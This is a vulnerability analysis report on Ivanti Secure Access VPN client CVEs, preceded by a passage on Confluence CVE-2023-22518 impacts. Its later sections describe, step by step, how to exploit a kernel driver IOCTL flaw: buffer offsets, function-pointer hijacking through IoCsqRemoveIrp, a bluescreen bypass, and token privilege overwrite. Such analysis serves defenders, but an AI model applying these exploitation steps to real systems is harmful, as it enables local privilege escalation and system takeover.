
These industries rely heavily on Confluence for project management, documentation, and collaboration. The exploitation of CVE-2023-22518 can lead to:

- **Unauthorized System Control:** Attackers can gain administrative access, allowing them to perform any actions within the Confluence instance, which could disrupt operations and compromise sensitive data
- **Ransomware Deployment:** There have been instances where the vulnerability was used to deploy Cerber ransomware, leading to data encryption and ransom demands, which can halt IT operations and lead to financial losses
- **Operational Disruption:** The reset of a Confluence instance can disrupt ongoing projects and collaboration efforts, leading to delays and potential loss of data

2) Consequences

Consequences for these industries:

- **Data Loss:** Unauthorized access and potential ransomware deployment can result in irreversible data loss, which is particularly damaging in an industry that relies on data integrity
- **Financial Costs:** The costs associated with ransomware demands, system recovery, and potential regulatory fines can be substantial
- **Reputation Damage:** Security breaches can damage the reputation of IT service providers, leading to loss of trust and potential loss of business
- **Resource Allocation:** IT departments may need to redirect resources to address the vulnerability and its fallout, which can detract from other critical IT initiatives



**PULSEVPN
VULNERABILITY /
CVE-2023-38043, CVE-
2023-35080, CVE-2023-
38543**



Abstract – This document presents a analysis of the vulnerabilities identified in Ivanti Secure Access VPN (Pulse Secure VPN) with their potential impact on organizations that rely on this VPN. The analysis delves into various aspects of these vulnerabilities, including their exploitation methods, potential impacts, and the challenges encountered during the exploitation process.

The document provides a qualitative summary of the analyzed vulnerabilities, offering valuable insights for cybersecurity professionals, IT administrators, and other stakeholders in various industries. By understanding the technical nuances, exploitation methods, and mitigation strategies, readers can enhance their organizational security posture against similar threats.

This analysis is particularly beneficial for security professionals seeking to understand the intricacies of VPN vulnerabilities and their implications for enterprise security. It also serves as a resource for IT administrators responsible for maintaining secure VPN configurations and for industry stakeholders interested in the broader implications of such vulnerabilities on digital security and compliance.

A. Introduction

Northwave Cybersecurity has identified several vulnerabilities in Ivanti Secure Access VPN (Pulse Secure VPN). These vulnerabilities, specifically CVE-2023-38043, CVE-2023-35080, and CVE-2023-38543, have been found to affect the VPN software used by over 40,000 organizations globally. The main vulnerability discussed allows for privilege escalation due to a kernel driver installed by the VPN software that creates a device readable and writable by any user. This can potentially lead to kernel corruption or privilege escalation.

B. Vulnerabilities

CVE-2023-38043, CVE-2023-35080, CVE- 2023-38543 are identified in all versions of the Ivanti Secure Access Client below 22.6R1.1.

This security flaw of CVE-2023-38043 could allow a locally authenticated attacker to exploit a vulnerable configuration, potentially leading to a Denial of Service (DoS) condition on the user's machine. In some scenarios, this vulnerability could result in a full compromise of the system.

CVE-2023-35080 is a vulnerability identified in the Ivanti Secure Access Windows client, which could allow a locally authenticated attacker to exploit a vulnerable configuration. This could potentially lead to various security risks, including the escalation of privileges, denial of service (DoS), or information disclosure.

CVE-2023-38543 is a vulnerability that exists in all versions of the Ivanti Secure Access Client (ISAC) below 22.6R1.1. This security flaw could allow a locally authenticated attacker to exploit a vulnerable configuration, potentially leading to a denial of service (DoS) condition on the user's machine. In some scenarios, this vulnerability could result in a full compromise of the system.

The vulnerability arises when a specific component is loaded, and a local attacker sends a specially crafted request to this component. Successful exploitation of this vulnerability could enable the attacker to gain elevated privileges on the affected system. The severity of this vulnerability is rated as high, with a CVSS 3.x base score of 7.8 by NIST and an 8.8 score by HackerOne, indicating a significant impact on confidentiality, integrity, and availability.

Mitigation strategies for CVEs include updating the Ivanti Secure Access Client to version 22.6R1.1 or later, as this version addresses the vulnerability. Users are advised to apply the update as soon as possible to protect their systems from potential exploitation.

1) Attack flow

- **Initial Access:** The attacker must first obtain the ability to execute low-privileged code on the target system. This could be achieved through various means, such as phishing, exploiting another vulnerability, or having legitimate access to a user account on the system.
- **Exploitation:** Once the attacker has the ability to execute code on the target system, they would exploit the vulnerable configuration in the Ivanti Secure Access Client. The specific details of the vulnerable configuration and how it is exploited are not provided in the search results, but it would involve sending a specially crafted request to a component of the Ivanti Secure Access Client.
- **Denial of Service:** The successful exploitation of the vulnerability could lead to a DoS condition, where the affected machine becomes unresponsive or crashes.
- **System Compromise:** In some scenarios, the vulnerability could be leveraged to gain elevated privileges or execute arbitrary code, leading to a full compromise of the system.

2) Affected industries

CVEs affect various industries that utilize the Ivanti Secure Access Client (ISAC), previously known as Pulse Secure Desktop Client, for secure remote access to their networks.

- **Healthcare:** Hospitals and healthcare providers use VPN clients for secure remote access to patient records and internal systems, making them potential targets.
- **Financial Services:** Banks, insurance companies, and other financial institutions rely on secure VPN access for remote employees and to protect sensitive financial data.
- **Government and Public Sector:** Government agencies use VPN clients to ensure secure communication and access to confidential government resources remotely.
- **Education:** Universities and educational institutions utilize VPN clients for secure access to academic resources and to enable remote learning and administration.
- **Technology and IT Services:** Companies in the technology sector, including IT service providers, use VPN clients for secure remote access to network resources and client environments.
- **Manufacturing and Critical Infrastructure:** Manufacturing firms and critical infrastructure providers use VPN clients to securely connect to industrial control systems and operational technology networks.
- **Retail and Consumer Goods:** Retailers use VPN clients for secure remote access to inventory management, point of sale systems, and other critical business applications.

a) *Healthcare*

In the healthcare industry, the consequences of such a vulnerability being exploited could include:

- **Disruption of Healthcare Services:** A denial-of-service attack could disrupt access to critical healthcare systems and patient data, impacting patient care and potentially leading to delays in treatment or diagnosis.
- **Compromise of Sensitive Data:** Elevated privileges could allow attackers to access, modify, or delete sensitive patient data, violating patient privacy and potentially leading to identity theft or fraud.
- **Regulatory and Compliance Violations:** Healthcare organizations are subject to strict regulatory requirements for protecting patient data. A security breach resulting from this vulnerability could lead to regulatory fines and legal consequences.
- **Damage to Reputation:** A security incident could damage the reputation of the affected healthcare organization, leading to a loss of trust among patients and partners.
- **Financial Costs:** Responding to and recovering from a security breach can be costly, including the expenses related to investigation, remediation, legal fees, and potential settlements or fines.

b) *Financial Services industry*

In the Financial Services industry, the exploitation of CVEs could have the following consequences:

- **Disruption of Financial Operations:** A denial-of-service attack could disrupt access to critical financial systems, affecting transactions, trading, and other time-sensitive operations, potentially leading to financial losses.
- **Theft of Sensitive Financial Data:** Elevated privileges could enable attackers to access, modify, or exfiltrate sensitive financial data, including client accounts, transaction histories, and proprietary trading algorithms, leading to financial fraud and competitive disadvantage.
- **Regulatory and Compliance Breaches:** Financial institutions are subject to stringent regulatory requirements for data protection and cybersecurity. A security breach resulting from this vulnerability could result in regulatory fines, sanctions, and increased scrutiny.
- **Reputational Damage:** Security incidents can severely damage the reputation of financial institutions, eroding client trust and potentially leading to a loss of business as clients move their assets to perceived safer institutions.
- **Financial Costs:** The costs associated with responding to and recovering from a security breach can be substantial, including forensic investigations, system remediations, legal fees, and potential compensation for affected clients.

c) *Government and Public Sector*

Impact on Government and Public Sector are:

- **Disruption of Essential Services:** Government agencies provide essential services to the public, including emergency services, social services, and infrastructure management. A DoS attack exploiting this vulnerability could disrupt these critical services, affecting public safety and welfare.
- **Exposure of Sensitive Information:** Government agencies handle highly sensitive information, including personal data of citizens, classified national security information, and critical infrastructure data. A full system compromise could lead to the exposure of such information, with severe implications for national security and individual privacy.
- **Loss of Public Trust:** Any breach or disruption in government services due to a cybersecurity incident can lead to a significant loss of public trust in government institutions. Restoring this trust can be a long and challenging process.
- **Regulatory and Legal Consequences:** Government agencies are subject to strict regulatory and legal frameworks regarding data protection and cybersecurity. A breach resulting from this vulnerability could lead to legal challenges, inquiries, and the imposition of penalties.

- **Financial Implications:** Responding to and recovering from a cybersecurity incident can be costly. This includes the costs associated with forensic investigations, system remediations, potential legal liabilities, and measures to prevent future incidents.

d) *Education industry*

Here are some potential impacts and consequences of CVEs in the Education industry:

- **Disruption of Educational Services:** A denial-of-service attack could disrupt access to learning management systems, virtual classrooms, and other online educational resources, affecting both teaching and learning activities.
- **Exposure of Sensitive Data:** If the vulnerability leads to a system compromise, sensitive data such as student records, research data, and personal information of faculty and students could be accessed or leaked.
- **Regulatory and Compliance Issues:** Educational institutions are often subject to regulations regarding the protection of student data. A security breach could result in non-compliance with these regulations, leading to legal and financial repercussions.
- **Reputational Damage:** A security incident could damage the institution's reputation, potentially affecting student enrollment and partnerships with other organizations.
- **Financial Costs:** The costs associated with responding to a security breach, including investigations, system remediation, and potential legal liabilities, can be significant for educational institutions.

e) *Technology and IT Services industry*

Potential Impacts and Consequences are:

- **Disruption of IT and Technology Services:** A Denial of Service (DoS) attack exploiting this vulnerability could disrupt access to critical IT infrastructure and services, affecting both the service providers and their clients. This could lead to downtime, loss of productivity, and breach of service level agreements (SLAs).
- **Compromise of Sensitive Data:** The vulnerability could potentially lead to a full system compromise, allowing unauthorized access to sensitive data such as intellectual property, source code, customer data, and internal communications. This could have severe implications for confidentiality and data integrity.
- **Regulatory and Compliance Risks:** Many technology and IT services firms are subject to regulatory requirements concerning data protection and cybersecurity. A security breach resulting from CVE-2023-38043 could lead to non-compliance, resulting in fines, legal actions, and increased regulatory scrutiny.
- **Reputational Damage:** The reputation of technology and IT services companies is heavily dependent on their ability to protect their own and their clients' data. A security incident could erode trust, potentially leading to loss of clients and difficulty in acquiring new business.

- **Financial Costs:** The financial implications of responding to and recovering from a security breach can be substantial. Costs may include forensic investigations, system remediations, legal fees, and compensations for affected parties.

f) *Manufacturing and Critical Infrastructure industry*

In the Manufacturing and Critical Infrastructure industry, the exploitation of CVEs could have the following consequences:

- **Disruption of Operations:** A DoS attack could disrupt access to critical systems and networks, affecting production lines, supply chain management, and operational technology (OT) environments.
- **Compromise of Sensitive Data:** Elevated privileges could enable attackers to access, modify, or exfiltrate sensitive data, including proprietary manufacturing processes, infrastructure control systems data, and employee information.
- **Safety Risks:** In critical infrastructure sectors, such as energy, water, and transportation, a system compromise could pose direct safety risks to the public and the environment.
- **Regulatory and Compliance Violations:** Many manufacturing and critical infrastructure organizations are subject to regulatory requirements for cybersecurity. A security breach could lead to non-compliance, resulting in fines and legal actions.
- **Reputational Damage:** A security incident in these industries can lead to a loss of confidence from customers, partners, and regulators, potentially affecting future business opportunities.
- **Financial Costs:** The financial impact of a security breach can be considerable, including the costs of incident response, system restoration, and potential legal liabilities.

g) *Retail and Consumer Goods industry*

Here are some potential impacts and consequences of CVEs in the Retail and Consumer Goods industry:

- **Disruption of Retail Operations:** A denial-of-service attack could disrupt access to critical retail systems, affecting sales, inventory management, and customer service. This could lead to lost revenue and dissatisfied customers.
- **Compromise of Sensitive Data:** If the vulnerability leads to a system compromise, sensitive data such as customer payment information, proprietary business data, and employee information could be accessed or leaked.
- **Regulatory and Compliance Issues:** Retailers are often subject to regulations regarding the protection of consumer data. A security breach could result in non-compliance with these regulations, leading to legal and financial repercussions.
- **Reputational Damage:** A security incident could damage the retailer's reputation, potentially affecting customer loyalty and brand value.

- **Financial Costs:** The costs associated with responding to a security breach, including investigations, system remediation, and potential legal liabilities, can be significant for retail organizations.

C. Extra Details

The IOCTL number 0x80002018 is associated with a vulnerable function within the IRP_MJ_DEVICE_CONTROL callback of a kernel driver. This function is designed to handle specific I/O control codes (IOCTLs) that are sent from user-mode applications to the driver. The code handling this IOCTL contains a privilege escalation vulnerability due to the following sequence of operations:

- A pointer to input data passed from user-mode (systembuffer) is loaded.
- The first value inside that input is taken as a pointer to a driver-specific structure.
- A pointer at offset +28h inside that structure is loaded.
- A pointer to offset +50h inside the memory that the previous pointer is pointing to is passed to the kernel API IoCsqRemoveIrp.
- Additionally, the second argument provided to the IoCsqRemoveIrp call, which is located in the RDX register, is also under the control of the user.

The IoCsqRemoveIrp function is a kernel API that removes an IRP (I/O Request Packet) from a queue using function pointers (callbacks) contained within the first argument passed to the API. The vulnerability arises because the user has control over this first argument, which means they can manipulate the function pointers used by IoCsqRemoveIrp to execute arbitrary code with kernel privileges.

The IoCsqRemoveIrp function itself is relatively straightforward and uses the queue's dispatch routines to remove the specified IRP from the queue. However, the critical security issue here is that the user can control both the RCX and RDX registers, which are used as arguments to the function. Inside the function, there are multiple places where a pointer gets loaded from the first argument (RCX) and is then passed to `_guard_dispatch_icall`. This internal function is designed to call whatever function pointer is in the RAX register, but it has a significant limitation: the pointer in RAX must be at the start of a valid function that is part of the kernel image. This means that shellcode or non-kernel-image functions cannot be called directly.

In summary, the vulnerability in the IOCTL handling code allows an attacker to control the function pointers used by IoCsqRemoveIrp, potentially leading to arbitrary code execution with kernel privileges. This is a serious security flaw that can be exploited for privilege escalation, allowing an attacker with local access to the system to gain full control over it.

The constraints outlined in the scenario with the vulnerable IOCTL handling in a kernel driver illustrate the complexity and challenges in developing a reliable exploit for a kernel vulnerability. Let's break down these constraints and their implications for exploit development:

1)Constraint 1: Guaranteed Bluescreen

The automatic deallocation of the user-provided pointer via `ExFreePoolWithTag` at the end of the IOCTL handling routine presents a significant challenge. This operation requires a valid kernel pointer, which is difficult for a regular user to provide. Even if an attacker manages to supply a valid pointer, its deallocation could lead to kernel instability or corruption, likely resulting in a system crash (bluescreen). This constraint significantly complicates the development of a stable exploit, as it requires the exploit to either avoid triggering this deallocation or to ensure that the deallocation does not lead to adverse effects on system stability.

2)Constraint 2: Heavily Limited Argument Control

The limited control over the arguments passed to the functions called by `IoCsqRemoveIrp` through `_guard_dispatch_icall` poses another challenge. The exploit has control over the RCX register (pointing to a memory area with function pointers) and, in one instance, the RDX register (pointing to a controlled memory area). However, for the other calls, RDX points to a stack area outside the attacker's control, and the R8 register, which could potentially carry additional data, is not utilized within the context of these function calls. This limitation severely restricts the exploit's ability to manipulate the execution flow of the called functions, making it difficult to achieve arbitrary code execution without causing a system crash.

3)Constraint 3: Guarded Calls

The use of `_guard_dispatch_icall` as a defensive measure by Microsoft further complicates exploit development. This mechanism ensures that only pointers to legitimate functions within the `ntoskrnl.exe` image can be called, effectively preventing the execution of arbitrary shellcode or functions outside the kernel image. Finding a sequence of three functions within the kernel that can be called with the limited argument control available, without causing a crash, is a significant challenge. This constraint requires an in-depth understanding of the kernel's internals and available functions to identify a viable chain that could lead to successful exploitation.

4)Bluescreen bypass

To address the challenge of bypassing the guaranteed bluescreen after exploiting the vulnerability, the approach involves leveraging the last function call before the system crashes. The idea is to prevent execution from continuing after this last function call, without causing a system crash. The proposed solution involves using synchronization and locking functions, specifically targeting a kernel sync function that can lock the entire thread indefinitely, thus preventing it from reaching the `ExFreePoolWithTag` call that leads to a bluescreen.

The chosen function is `KxWaitForSpinLockAndAcquire` for this purpose. This function takes a pointer in the RCX register and checks if the value at the start of the memory it points to is non-zero. If it is, the function enters a loop, checking the value repeatedly until it becomes zero. However, by setting the first 8 bytes of the memory pointed to by RCX to a non-zero value, the thread can be locked in an infinite loop, effectively preventing the bluescreen without crashing the system.

However, locking a kernel thread in an infinite loop can significantly impact system performance, causing the computer to slow down after executing the exploit multiple times. To mitigate this, the exploit can adjust the thread's priority to the lowest possible setting using the `SetThreadPriority()` API with the `THREAD_PRIORITY_LOWEST` parameter. This ensures that the locked thread receives the least amount of CPU time, minimizing its impact on system performance.

In summary, the strategy to bypass the bluescreen involves:

- Using the `KxWaitForSpinLockAndAcquire` function to lock the thread in an infinite loop, preventing it from reaching the `ExFreePoolWithTag` call.
- Setting the locked thread's priority to the lowest possible to minimize its impact on system performance.

5) Reaching the vulnerable code

To reach the vulnerable code and properly set up the IOCTL's input buffer to target the `IoCsqRemoveIrp` call, the following steps are taken in the provided code snippet:

- A `HANDLE` to the device is obtained by calling `CreateFile` with the `DEVICE_NAME`.
- An input buffer is allocated and initialized to zero using `calloc`.
- The first 8 bytes of the input buffer are set to point to an `initial_buffer`.
- The `initial_buffer` is then set up with pointers at offsets `0x28` and `0x30` to point to `buff_28h` and `buff_30h`, respectively.
- The `DeviceIoControl` function is called with the `VULN_IOCTL` code and the prepared input buffer.

The code snippet is designed to satisfy the checks performed by the driver on the input buffer before calling `IoCsqRemoveIrp`. Specifically, it ensures that:

- The first value in the input buffer is a non-NULL pointer to another buffer (`initial_buffer`).
- The `initial_buffer` contains non-NULL pointers at offsets `+0x28` and `+0x30`.
- These pointers are used to pass a pointer to offset `+0x50` in the buffer that `buff_28h` points to as the first argument to `IoCsqRemoveIrp`.
- The pointer loaded from offset `+0x28` (`buff_28h`) is passed as the second argument to the function.

By setting up the input buffer in this way and calling `DeviceIoControl`, the code reaches the vulnerable area of the driver code where `IoCsqRemoveIrp` is called, as confirmed by hitting the breakpoint in a debugger.

The `IoCsqRemoveIrp` function is a kernel API that removes an IRP (I/O Request Packet) from a queue using function pointers (callbacks) contained within the first argument passed to the API. The vulnerability in the IOCTL handling code allows an attacker to control the function pointers used by `IoCsqRemoveIrp`, potentially leading to arbitrary code execution with kernel privileges.

6) Controlling `IoCsqRemoveIrp`

To control the `IoCsqRemoveIrp` function and prepare the input to satisfy all checks inside of it, the following steps are taken:

- The input buffer is set up to reach the `IoCsqRemoveIrp` call, ensuring that the first 8 bytes of the input buffer are interpreted as a pointer to another buffer, and that this pointer is not NULL.
- The buffer pointed to by the first 8 bytes of the input buffer is then set up with pointers at offsets `+0x28` and `+0x30` to point to `buff_28h` and `buff_30h`, respectively.
- The `buff_28h` buffer is prepared with function pointers for the three function calls that `IoCsqRemoveIrp` will make. These pointers are placed at the appropriate offsets within `buff_28h`:
 - The first function call pointer is placed at offset `+0x20`.
 - The second function call pointer is placed at offset `+0x10`.
 - The third function call pointer is placed at offset `+0x28`.
- A separate buffer, `iocsq_rsi_plus_8h`, is allocated and a non-zero value is placed at offset `+0x68` to satisfy a check within `IoCsqRemoveIrp`.
- The `buff_30h` buffer is set up to point to `iocsq_rsi_plus_8h` at offset `+0x08`, and a non-zero value is also placed at offset `+0x68` within `buff_30h`.
- To prevent a bluescreen after exploiting the vulnerability, the third function call is set to `KxWaitForSpinLockAndAcquire`, which will lock the thread indefinitely and prevent it from reaching the `ExFreePoolWithTag` call that would cause a bluescreen.
- The first two function calls are set to `HalMakeBeep`, a harmless kernel function that does not crash and takes no arguments.
- The `buff_28h` buffer at offset `+0x50` is set to a non-zero value to provide a locked spinlock object to `KxWaitForSpinLockAndAcquire`.

By setting up the input buffer in this way and calling `DeviceIoControl` with the `VULN_IOCTL` code, the exploit is able to reach the vulnerable area of the driver code where `IoCsqRemoveIrp` is called and control the function pointers used by `IoCsqRemoveIrp`, potentially leading to arbitrary code execution with kernel privileges.

7) Write What Where

The vulnerabilities discovered in Ivanti Secure Access VPN, previously known as Pulse Secure VPN, by Northwave Cybersecurity have significant implications for cybersecurity. These vulnerabilities, specifically CVE-2023-38043, CVE-2023-35080, and CVE-2023-38543, affect the VPN software utilized by over 40,000 organizations globally. The primary vulnerability allows for privilege escalation due to a kernel driver installed by the VPN software, which creates a device

readable and writable by any user. This flaw can potentially lead to kernel corruption or privilege escalation.

The exploitation process detailed by Northwave involves stopping the VPN client to avoid memory corruptions, using the command `"%programfiles(x86)%\Common Files\Pulse Secure\Integration\pulselauncher.exe" -stop`. The timeline of the disclosure process began with an initial notice to DIVD on March 16, 2023, followed by a first reply from Ivanti regarding their responsible disclosure policy on March 20, 2023.

Further complicating the situation, CISA has reported that attackers have found workarounds to current mitigations for vulnerabilities in Ivanti Connect Secure VPN devices, with over 2,100 devices compromised in the attacks. These vulnerabilities, including CVE-2023-46805 and CVE-2024-21887, have been given severity scores of 8.2 and 9.1 out of 10.0, respectively. CISA recommends additional steps for customers to avoid being compromised or to minimize damage.

8) Escalating privileges

To escalate privileges and gain full control over a system, an attacker can exploit vulnerabilities that allow for privilege escalation. One common method is to manipulate access tokens, which are objects that describe the security context of a process or thread, including the identity and privileges of the user account associated with the process. By obtaining a token with higher privileges, an attacker can create a new process with elevated rights or replace the token of an existing process. A write-what-where condition is a vulnerability that allows an attacker to write an arbitrary value to an arbitrary location in memory. This can be exploited to overwrite critical data structures or function pointers, leading to arbitrary code execution.

In the context of the Ivanti Secure Access VPN vulnerabilities, CVE-2023-38043, CVE-2023-35080, and CVE-2023-38543, the exploitation process involves stopping the VPN client to avoid memory corruptions and then using the vulnerabilities to escalate privileges. The vulnerabilities allow for privilege escalation due to a kernel driver installed by the VPN software that creates a device readable and writable by any user, potentially leading to kernel corruption or privilege escalation.

The exploitation process may involve finding the kernel pointer for the token object using the `SystemExtendedHandleInformation` class in the `NtQuerySystemInformation` API and then using a write primitive to overwrite the `TOKEN->_SEP_TOKEN_PRIVILEGES->Enabled` and `TOKEN->_SEP_TOKEN_PRIVILEGES->Present` fields to grant system-level privileges to the process. This can be followed by spawning a shell with elevated privileges.

9) Enabling The Vulnerable Driver

To enable the vulnerable driver in Ivanti Secure Access VPN, which is typically disabled by default, an attacker can replicate the behavior that automatically starts the driver when a user connects to a VPN server with TDI fail-over enabled. This can be done by setting up a rogue Ivanti Secure Access VPN server and configuring it to use TDI fail-over.

- **Download an Image:** Obtain an Ivanti Secure Access VPN server VM image from the official site.
